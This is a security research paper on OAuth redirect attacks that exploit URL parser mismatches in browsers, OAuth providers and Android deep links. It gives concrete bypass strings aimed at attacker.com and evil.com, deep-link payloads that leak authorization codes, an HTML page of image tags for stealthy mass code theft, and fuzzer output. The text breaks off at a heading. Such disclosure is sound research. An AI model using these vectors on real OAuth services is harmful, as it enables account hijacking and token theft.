Make Redirection Evil Again: URL Parser Issues in OAuth

Xianbo Wang[1], Wing Cheong Lau[1], Ronghai Yang[1,2], and Shangcheng Shi[1]
[1]*The Chinese University of Hong Kong,*
[2]*Sangfor Technologies Co., Ltd*

Table of Contents

Abstract

Since 2012, OAuth 2.0 has been widely deployed by online service providers worldwide. Security-related headlines related to OAuth showed up from time to time, and most problems were caused by incorrect implementations of the protocol. The User-Agent Redirection mechanism in OAuth is one of the weaker links as it is difficult for developers and operators to realize, understand and implement all the subtle but critical requirements properly. In this talk, we begin by tracing the history of the security community's understanding of OAuth redirection threats. The resultant evolution of the OAuth specification, as well as the best current practice on its implementation, will also be discussed. We then introduce new OAuth redirection attack techniques which exploit the interaction of URL parsing problems with redirection handling in mainstream browsers or mobile apps. In particular, some attacks leverage our newly discovered URL interpretation bugs in mainstream browsers or Android platform (The latter were independently discovered and have been patched recently). Our empirical study on 50 OAuth service providers worldwide found that numerous top-tiered providers with over 10,000 OAuth client apps and 10's of millions of end-users are vulnerable to this new attack with severe impact. In particular, it enables the attacker to hijack 3rd party (Relying party) application accounts, gain access to sensitive private information, or even perform privileged actions on behalf of the victim users.

1 Background

1.1 OAuth 2.0

RFC 6749 describes the OAuth 2.0 authorization framework, as a replacement of OAuth 1.0, becomes the mostly used authorization framework these days. We introduce the terminologies and give a brief protocol description with two widely implemented flows, namely authorization code flow (Figure 1) and implicit flow (Figure 2).



e.g
IMDb
OAuth Client
User Agent
facebook
Authorization Server (AS)
1). User visits website
2). Redirection
5) redirect_uri with code & state
3) Authorization request:
response_type (code) + client_id + redirect_uri + state
4) Redirection
6) Access token request: code + redirect_uri + client_secret
7) access_token

Figure 1. OAuth 2.0 Authorization Code Flow with Confidential Client

Figure 1 illustrates the Authorization Code Flow with a confidential client. Although OAuth 2.0 is designed for authorization, in practice, it is often being implemented and deployed for authentication. In different contexts, the OAuth service provider has different names. When used for authorization, the provider server is called Authorization Server (AS). When in the authentication context, people usually mention it as the Identity Provider (IdP). IdP can be seen as a special case of AS, since identity is a special kind of protected resource that provided by the AS. A confidential client refers to an OAuth client which is capable of protecting its credential and proving its identity to the provider, means that the client needs to be deployed on server-side. By contrast, a client cannot protect its credential is a public client.

The flow illustrated in Figure 1 includes the following steps:

1. A user visits the web server hosting OAuth Client, e.g., IMDB website, and start the OAuth authorization process by, e.g., clicking "Connect with Facebook" button.
2. The web server generates a session-bound variable *state* to guard against CSRF attacks and responses with a redirection.
3. The redirection is sent to AS, along with necessary parameters. The *response_type* parameter is set to "code", indicating the use of Authorization Code Flow. OAuth client identifies itself with the *client_id*. The *redirect_uri* tells the AS where to deliver the result.
4. After AS authenticates the user, it replies an authorization code to the client as an intermediary between client and provider. The *code* is sent through a redirection on the user agent, and the redirect location is the value of the *redirect_uri* parameter provided in step 3.
5. User-agent handles the redirection and sends a request to OAuth client with the authorization *code* and *state*. Before accepting the request, the client needs to validate whether the *state* variable is equal to the one issued in step 2.
6. The confidential client exchanges *code* for *access_token*. The *client_secret* is used to authenticate the client to the provider. It also provides a *redirect_uri* parameter which is the predefined redirection endpoint.

7. Authorization server (AS) authenticates the client, verifies that the *redirect_uri* in the request is identical to the one received in step 3. After that, it returns the *access_token* to the client, which can then be used to access protected resources.



User Agent
facebook
Authorization Server (AS)
1) Authorization request: response_type (token) + client_id + redirect_uri + state
2) Redirection: redirect_uri with access_token in fragment
3) Redirection: redirect_uri without fragment
4) Javascript for access_token extraction
5) access_token
e.g IMDb
OAuth Client
Figure 2. OAuth 2.0 Implicit Flow with Public Client

Figure 2 illustrated the implicit flow used by public clients. Comparing to Figure 1, the flow is much simpler at the cost of security. As the client is public and cannot authenticate itself to the provider, the risk of client impersonation exists. The primary difference in the protocol flow is that, instead of returning an intermediate *code* parameter after authorization request, it directly response with a redirection containing the *access_token* in the fragment (in the form https://client.tld/callback#access_token). When the redirection happens, the fragment is retained by the user agent and not sent in the request as per RFC 2616 [1]. The server then returns a web page and using Javascript to extract the *access_token*, which can be used directly or sent back to the server.

1.2 OAuth 2.0 for Native Apps

RFC 8252 [2] suggests the best practice of using OAuth 2.0 for native apps, e.g., mobile apps and desktop apps. Although original OAuth 2.0, as per RFC 6749 [3], is a general framework that includes the scenario of using a native app as the client, some features that specific to native apps can bring new security threats, which is not discussed in the original specification.



User Device
Authorization Server
facebook
e.g
IMDb
OAuth Client App
5). Access token request
6). access_token
4). redirect_uri with private scheme will invoke app
1). Authorization request
2). Authorization request
3). Redirection with code
External User Agent (Browser)

Figure 3. Flow of OAuth 2.0 for Native Apps

Figure 3 is a simplified flow graph of OAuth 2.0 for native apps, as suggested by RFC 8252. The primary difference that of our concern is the redirection mechanism used to pass the authorization code to the native app. In step 4, when the browser handles the redirection pointing to a URL with a custom scheme, the native app which had that scheme registered would be invoked. Note that, based on our observation and statements in [4] [5], implementations in practice has many variants. For instance, when a server-side confidential client is used, step 5 and 6 will be replaced with a request sending authorization code from the native app to server-side OAuth client. In some other implementations, embedded user-agent, e.g., WebView or other external user-agent, e.g., another mobile app, is used instead of the browser. Since our focus is on the redirection mechanism, which can exist in all these variants, we do not distinguish them in this paper and assume that we are discussing the model showed in Figure 3 by default.

1.3 URL Syntax

First URL (*Unified Resource Locator*) standard is the RFC 1738 [6] published by *IETF* in 1994. Later, RFC 3986 [7], a more general standard for URI (*Unified Resource Identifier*), was released in 2005. However, *IETF* is not the only organization which is maintaining URL specifications. In 2005, *WHATWG* also launched their URL specification [8], which focuses more on browsers. The difference between them are minor but may also be the reason behind some URL parser issues we are going to discuss later. As our primary target is attacking OAuth, we will not dig into details of URL parser specification, instead, we will introduce some necessary backgrounds of URL using *WHATWG* URL living standard as our reference, since it is more updated and has a more explicit parser definition using state machine, and most modern browsers conform to it.




Figure 4: URL Components. Source of the figure: [32]

Figure 4 shows the components of a full URL. As the threats we introduce in this paper are mostly related to only scheme and authority components, we will not discuss other components in this section. Note that the description below may not be accurate, please refer to the specification for rigorous definitions.

- Scheme: starts with [a-zA-Z], can contain [a-zA-Z0-9\+\-\.], identifies type of the URL.
- Authority: this is the most complicated and problematic part. Several points to notice: (a) All special characters in user-info, except the last @, is URL-encoded. (b) In special schemes, e.g., HTTP and FTP, \ is treated as path separator, which serves the same purpose as /. (c) Any one of \, /, # and ? first appeared in the URL is treated as the separator between authority regardless of which component it is in.

2 History of Redirection Issues in OAuth

2.1 Timeline

1. **Dec 2012**. In RFC 6749 - *The OAuth 2.0 Authorization Framework* [3], the threat of redirect URL manipulation and its mitigation have been discussed in #10.6. The two validations AS should perform to prevent such attack are quoted below. We refer to them as *Validation-1* and *Validation-2* throughout this paper.
    - *Validation-1: The authorization server MUST ensure that the redirection URL used to obtain the authorization code is identical to the redirection URL provided when exchanging the authorization code for an access token.*
    - *Validation-2: If a redirection URL is provided in the request, the authorization server MUST validate it against the registered value.*

   One thing worth noticing is that the second requirement does not specify how to “validate” the redirection URL.
2. **Jan 2013**. In RFC 6819 - *OAuth 2.0 Threat Model and Security Considerations* [9], quoted: *An authorization server should require all clients to register their “redirect_uri”,*

and the "redirect_uri" should be the full URL. Also, in #4.4.1, countermeasures have been discussed for code injection attack, under different code stealing scenario, but not with redirection URL.
3. **Feb 2014**. In *OpenID Connect Core 1.0* [10], it explicitly requires using *Simple String Comparison* defined in RFC 3986 [7] to validate *redirect_uri.*
4. **May 2014**. A researcher released a website [11] and proof-of-concept videos for a vulnerability which he named *Covert Redirect* and got media's attention. Very soon, researchers including one of OAuth specification author argued that this threat was not new and had been included in the specification [12].
5. **May 2017**. The initial draft of *OAuth 2.0 Security Best Current Practice* [13] was out. It put redirect URL validation in a primary section and highlighted that AS should use simple string comparison since the correct implementation of pattern matching could be complicated.

2.2 Vendors Reactions

Before 2014, many OAuth providers use domain whitelist or pattern matching to validate redirect URL. After the *Covert Redirect* vulnerability got a lot of attention, there was a burst of bug reports, and vendors gradually start to modify their OAuth implementation to eliminate the risk of URL pattern matching. However, as some vendor stated, this is a long process considering backward compatibility.

In Mar 2015, Paypal released a security update that required developers to update the *redirect_uri* configuration to use full URL [14]. This forced the strict URL matching and obsoleted pattern matching.

In Dec 2017, Facebook provided a new option called *Strict URL Matching* and later turned it on by default [15]. Before that, prefix matching was used, and if no redirect URL was configured, any URL under the client's domain was allowed.

In Feb 2018, QQ published a notice that asking developers to change the *redirect_uri* configuration to complete URL rather than solely domain [16]. Before this change, QQ was using domain matching for *redirect_uri* validation. In fact, from 2014 to 2016, during the two years after *Covert Redirect*, there were several reported vulnerabilities exploiting the relaxed validation.

3 Related Works

Exploiting information leakage endpoint in relying party's website to steal OAuth code/token is an old attack technique. The *Covert Redirect* discussed in [11] is the most well-known attack of this type. Attackers need to find an Open Redirect vulnerability on relying part's website to perform the attack. Another example is the Github OAuth vulnerability reported by Egor Homakov [17], which exploited the code/token leakage in the Referer header when loading cross-domain resources. As these attacks depend on flaws on relying party's websites, some OAuth providers, e.g., Microsoft [18], refused to fix the issue on the their side. By contrast, the URL parser related attacks we discuss are providers vulnerabilities without dispute, and thus affect all relying parties websites without depending on any other vulnerabilities. In short, our attacks have broader coverage and are more straightforward to exploit. We have seen a few vulnerability reports of this type in the wild, [19] [20] exploited the sloppy URL validator by appending suffix to the domains, while [21] [22] exploiting URL parser issues of the providers, [23] even exploited a URL parsing bug in Internet Explorer 11. In our work, we perform comprehensive study for this kind of threats, introduce some new attack techniques, and expose some new browser bugs. Meanwhile, we are also the first to introduce the *WebView Redirector* threats of OAuth in mobile. Comparing to the *Overwrite Redirect URL in Mobile* vulnerability [24], which requires installing a malicious app, our attack cases exploit existing mobile apps as well as two less known bugs of Android URL parser that hid for years and patched only recently.

4 New Threats and Exploits

4.1 Common Patterns of URL Validator

During a mass evaluation of real-world OAuth implementation, we noticed that URL validator of OAuth providers behaved differently. Here we list most types of URL validator behavior we observed in this section and discuss exploit technique for each of them in the next section.

- **Domain whitelist**
  Some OAuth providers, especially those legacy ones, allow clients without *redirect_uri* being explicitly configured. They only check domain part of URL as well as make sure scheme is HTTP or HTTPs. Some of them even whitelist all the subdomains of the configured domain. In such case, if domain domain.tld is whitelisted, https://sub.domain.tld/a/b will still be a valid redirect URL.

- **Prefix matching**
  Most OAuth providers require users to configure *redirect_uri* when register OAuth clients. However, many of them only validate the *redirect_uri* provided in the request with prefix matching. In such case, assume a developer registered https://domain.tld/a as *redirect_uri*, https://domain.tld/abc will also be valid. Note that some of the implementations also parse and validate the domain in addition to prefix matching.

- **Arbitrary scheme**
  We have also seen OAuth providers which check strict match for domain and path but allow any custom scheme. Their intention could be giving developers the flexibility to use OAuth for native apps. In such case, URL in the form of x://domain.tld/a is allowed.

4.2 Exploits in Browser

In general, to successfully exploit an OAuth *redirect_uri* vulnerability, the first step is to find a way to leak the code or access token of the victim. *Covert Redirect* achieved this by exploiting an *Open Redirector* on the website hosting the OAuth client, while we focus on finding a bypass for URL validator. In other words, we break assumptions behind *Validation-2*. Techniques we used to bypass URL validator are categorized below.

In this section, all green text in URLs are host parts. The URL on the left of the arrow (→) represents the interpretation of OAuth provider's URL validator, while the URL on the right shows the interpretation in browsers.

4.2.1 Flaws in encoding/decoding

Encoding/decoding is complicated and easy to contain flaws, this is known for decades. A thorough study has been conducted and summarized in *Unicode Security Guide* [25], which covered many classic Unicode attack tricks apply even today. We here present three attack vectors we observed working in multiple implementations. We expect that there are more attack vectors exploiting encoding/decoding flaw.

- **Over-consumption**

  If user credential is allowed, test with the following vector:
  https://attacker%ff@benign.com → https://attackernign.com

  If subdomains are allowed, test with the following vector:
  https://attacker%ff.benign.com → https://attackernign.com

  Explanation: When the decoder in the server meets a character larger than ASCII range, it will try to decode it using Unicode together with proceeding characters. This kind of vulnerabilities was described in [25] as a technique for XSS attacks. Here we use it to construct redirection exploits.

- **Decode to question mark**

  Attack case 1 (wrong decoding by the server)

  https://attacker.com%ff@benign.com → https://attacker.com?@benign.com

  Explanation: When validating the domain, the parser extracts benign.com as the domain. Before the URL is outputted, the unprintable %ff is converted to ?. Thus, the browser will send the request to attacker.com. We found this technique in a bug report [22].

  Attack case 2 (wrong decoding by the browser)

  https://attacker.com%bf:@benign.com → https://attacker.com?@benign.com

  Explanation: Browser may not able to decode some malformed Unicode. As a result, it converts the Unicode sequence to question mark (?) and visits the wrong domain. We found this bug on Edge 38.14393.1066.0.

- **Best fit mappings**

  Attack case 1:
  https://attacker.com／．benign.com → https://attacker.com/.benign.com

  Explanation: Parser retains full-width character, while browser, e.g., some old versions of Edge or IE, normalizes it to a half-width character.

  Attack case 2:
  https://benign.com／@attacker.com → https://benign.com／@attacker.com

  Explanation: Parser normalizes full-width character to half-width character, while the browser retain the full-width character.

4.2.2 Evil Slash Trick

Most browsers treat both / and \ as path separator, and when user input URL in the address bar, most browsers automatically convert \ to /. According to the URL standard [8], this is desired behavior. However, both URL validator and the browser can do this wrong.

- **Parser does not treat forward slash as path separator, while the browser does.**

  https://attacker.com\@benign.com → https://attacker.com/@benign.com

  Explanation: Parser does not treat \ as a separator and extracts benign.com as domain, while browser converts \ to / and sends the request to attacker.com.

- **Parser treats forward slash as path separator, while the browser does not.**

  https://benign.com\@attacker.com → https://benign.com\@attacker.com

  Explanation: This attack relies on a new bug of Safari we reveal for the first time, working on latest version of Safari at the time of writing. When handling the redirection, Safari allows \ in user-info and does not treat it as the path separator. When parser treats \ as path separator and retains it in the output, Safari will be redirected to attacker.com.

4.2.3 Scheme Manipulation

When scheme can be modified to a string starts with a numeric value, the following vector works on Safari:
4ttacker.com://benign.com → http(s)://4ttacker.com://benign.com

Explanation: This bases on a Safari bug we revealed for the first time. As per URL specification, the scheme can only start with an alphabet. When the URL location in redirection starts with a numeric value, Safari automatically prepends the scheme from the location before redirection to it. For instance, if it redirects from https://domain.tld, https:// is prepended. This result in original scheme 4ttacker.com:// being interpreted as host (4ttacker.com) with empty (default) port, and the origin host benign.com becomes the path.

4.2.4 IPv6 Address Parsing Bug

https://attacker.com\[benign.com] → https://attacker.com/[benign.com]

Explanation: Some URL parsers treats any string inside [] as IPv6 host without additional validation. We have reported this issue to affected URL parser libraries. As it is not fixed at the time of writing, we will not disclose their names.

4.2.5 Combined Validator

https://benign.com.attacker.com\@benign.com → https://benign.com.attacker.com/@benign.com

Explanation: we observed that some authorization servers do both prefix-matching and domain checking for URL validation. Assume https://benign.com is configured as *redirect_uri*, the validator requires the input URL to start with the configured value and, to prevent a trivial attack like https://benign.com.attacker.com, an additional validation on the domain is performed. The attacker can combine some host confusion technique introduced above to make the exploit working.

4.3 Exploits in Mobile App

We use Android as an example in this section. Except clearly stated that it is Android specific, similar techniques could be used in iOS as well.

4.3.1 Background of deep-link/app-link

In Android, there are two mechanisms for invoking app from URL. One is called deep-link, which is a URL with a custom scheme, e.g., myapp://example.com. Another is app-link, which is an HTTP(S) URL with a specific domain registered by an app. Here we focus on the deep-link, but similar principles apply to app-link as well. Note that in iOS there are also these two types of links with different names.

Android app can register a deep link with intent filter in AndroidManifest.xml like follows:

```xml
<activity android:name="com.example.android.ExampleActivity">
<intent-filter>
  <action android:name="android.intent.action.VIEW" />
  <category android:name="android.intent.category.DEFAULT" />
  <category android:name="android.intent.category.BROWSABLE" />
  <data android:scheme="https" android:host="www.example.com" />
  <data android:scheme="myapp" android:host="open.my.app" />
</intent-filter>
```

In the example above, URL in the form of https://www.example.com/somepath and myapp://open.my.app/somepath are registered. Note that the *BROWSABLE* category indicates that the link is accessible from the browser.

Unlike attacks in browsers that we discussed in the previous section, attacks in this section work only if the mobile app contains WebView Redirector.

4.3.2 WebView Redirector

It is common for an app to accept being invoked from a *BROWSABLE* deep-link and load a webpage in WebView. The address of the webpage can be a parameter passed in the deep-link, either in its parameter or somewhere else. If there is no check on this address, the attacker can manipulate it and create an *Open Redirect* in WebView. This is known to be a risk that could lead to some WebView related vulnerabilities, e.g., local file reading, with particular configurations, and could also result in cookie/token leakage when the app programmatically set cookie/token for WebView request. However, when it is used as an attack surface for OAuth, we can drop the assumptions for any of these additional vulnerabilities, solely an *Open Redirect* would be sufficient, and many apps meet this condition. Note that our attack is different from the code interception attack described in RFC 7636 [26], which requires a malicious app installed and overwrite the deep-link registration.

4.3.3 Attack Cases

Case 1: Covert Redirect in Mobile Apps

Pseudocode:
```
if url in deeplink.query:
    newUrl = deeplink.query.get("url")
    WebView.setHeader("X-Deeplink-From", deeplink.URL)
    WebView.loadUrl(newUrl)
else if code in deeplink.query:
    OAuth.getAccessToken(deeplink.query.get("code"))
else:
    ......
```

Attack vector:
myapp://deeplinkrouter/?url=https://attacker.com

Activity bound to the myapp://deeplinkrouter/ intent filter would extract the URL specified by the *url* parameter and load it in WebView. Suppose that the app also registered myapp://deeplinkrouter/ as OAuth *redirect_uri*, and a normal OAuth redirection is myapp://deeplinkrouter/?code=xxxx. An attacker can lure victim visiting the link:

https://api.provider.tld/authorize?client_id=xxx&redirect_uri=myapp://deeplinkrouter/%3furl%3dhttps://attacker.com&response_type=code

After AS authorizes and redirects to
myapp://deeplinkrouter/?url=https://attacker.com&code=xxx, app registered myapp://deeplinkrouter/ will be invoked. By the logic of above pseudocode, since *url* parameter exists in the query, the app will load https://attacker.com in WebView with the deep-link containing code leaked in a custom header. This attack is similar to the *Covert Redirect* as there is a parameter that can be manipulated for *Open Redirect*. However, unlike in browsers, fragment won't be retained when the URL is loaded in WebView. Thus, for it to work, the app should somehow leak the code or token to the attacker. The pseudocode above shows one such scenario.

Case 2: Scheme Replacement

Pseudocode:
```
if deeplink.host == "oauth":
    OAuth.getAccessToken(deeplink.query.get("code"))
else if deeplink.host == "ad":
    ......
else:
    Webview.loadUrl(deeplink.URL.replace("myapp", "https"))
```

Attack vector:
myapp://attacker.com

The app routes deep-link by the host part. When there is no match, the URL would be loaded as HTTP in WebView. An attacker can lure victim visiting the link:

https://api.provider.tld/authorize?client_id=xxx&redirect_uri=myapp://attacker.com&response_type=code

After AS authorizes and redirects to *redirect_uri* with code appended in the mobile browser, the app would be invoked, and https://attacker.com?code=xxx would be loaded in WebView.

Bonus: Bypass Host Validation

What if the app in Case 2 has “android:host” configured to only accept “oauth”, “ad” and “benign.com” in AndroidManifest.xml?

Bypass 1
Android: myapp://attacker.com\@benign.com →
WebView: myapp://attacker.com/@benign.com

Bypass 2:
Android: myapp://a@benign.com:@attacker.com →
WebView: myapp://a%40benign.com:@attacker.com

Note that these bypassing tricks also work for *url* parameter in case 1 if the app use *net.Android.Uri* to parse the URL.

URL parser in Android library *net.Android.Uri* contained bugs existing for a long time. We discovered these bugs independently earlier this year when testing mobile apps. However, we later found that Android has released patches for these two bugs in January [27] and April 2018 [28] correspondingly. Bypass 1 works as Android URL parser doesn't treat \ as path separator, while WebView does. Bypass 2 works since Android URL is confused by multiple @ in the URL.

5 Practical Exploit

5.1 Code Injection

OAuth has a mechanism to protect against code leakage through *redirect_uri*. *Validation-1* requires *redirect_uri* in the authorization request and the token exchange request to be equal, which is exactly for this purpose. This requires AS to store the *redirect_uri* in the authorization request until the token exchange request comes in. We also noticed that some AS will not validate the *redirect_uri* if it does not appear in the token exchange request. If its client also does not provide it in the token request, the mitigation is invalid. This could explain our observation that in reality, numbers of implementations are vulnerable to code injection attack. This issue was also observed and stated in [13], and some alternative countermeasures are proposed, such as nounce, code-bound state, or PKCE.
As an attacker, one simple yet effective technique worth to try is replacing *response_type* to from "code" to "token", and test if the implicit flow is supported. By doing this, the attacker can directly get *access_token* and bypass any code injection mitigation. This is an old attack known as app impersonation attack that has been discussed in 2014 [29] [30]. However, in practice, this works quite well even nowadays.
Another hurdle when exploiting code injection is the *state* variable. There are misunderstandings among developers and security researchers that the session-bound *state* variable can prevent code injection attack. The truth is that only code-bound *state* variable can prevent code injection, session-bound *state* variable only prevents CSRF. Even worse, in reality, many implementations for state validation contain flaws [31]. In many cases, the attacker can reuse any valid *state* or create a valid session-state pair by intercepting an OAuth authorization request.

5.2 Exploit Blindly

```html
<html>
<img src="https://provider.tld/oauth/authorize?client_id=0001&..."/>
<img src="https://provider.tld/oauth/authorize?client_id=0002&..."/>
<img src="https://provider.tld/oauth/authorize?client_id=0003&..."/>
</html>
```

The OAuth redirection vulnerabilities caused by URL parser that we discussed is a provider side vulnerability and affect all its OAuth clients. Meanwhile, most implementations support the auto-consent mechanism that grants permission for authorization automatically after the first time, giving attackers the ability to perform CSRF style stealthy attack. The stealthiest technique should be creating images pointing to the constructed OAuth authorization URL. The attacker could even insert malicious images on some online social platforms. In reality, two conditions have to be met for this attack to work.

1. The user has logged into the provider (AS) and the login session is still valid.
2. There is no consent page, which usually means that the user has previously granted access to the client so that auto-consent apply.


The knowledge of the second condition, that whether a client needs user's consent, is challenging to retrieve ahead of the attack. However, the attacker can inject hundreds of images in the same webpage targeting all OAuth clients of a vulnerable provider. When the victim visits the webpage, code/ token for all clients met the second condition would be stolen at once.

6 Evaluation and Impact

6.1 Fuzzing Tools

URL Validator Fuzzer (available on GitHub)

We developed a fuzzing tool to automate the URL validator testing process. It sends redirection requests to the server and observe the validator's behavior from the responses. The screen capture below shows the workflow as well as a sample output of the fuzzer. We will release this tool as open-source before/during the conference.



```
 ~/Coding/Research/URIParser/redirect-fuzzer  python3 fuzz.py --cookie-file=cookies.txt --url=
'https://openapi[redacted].cn/oauth2/authorize\?client_id\=5ddda4458747126[redacted]5d58716bab4c\&response
_type\=code\&redirect_uri\=http://www.[redacted]com/bind/[redacted]nCallBack\&scope\=basic\&displ
ay\=default'

[+] Learn validator rules
Domain: www.[redacted].com
Path: /*
Scheme: [0-9a-z\.]+
Port: \d+\w*
Userinfo: allowed

[+] Fine fuzzing
Special characters accepted in userinfo: \,%EF%BC%BF,%20

[+] Potential attack vectors
1x.evil.com://www.[redacted].com                [Safari]
https://evil.com\@www.[redacted].com            [Chrome, Firefox, Edge]
https://evil.com%EF%BC%BF@www.[redacted].com    [Edge]
 ~/Coding/Research/URIParser/redirect-fuzzer 
```

Browser Redirection Fuzzer

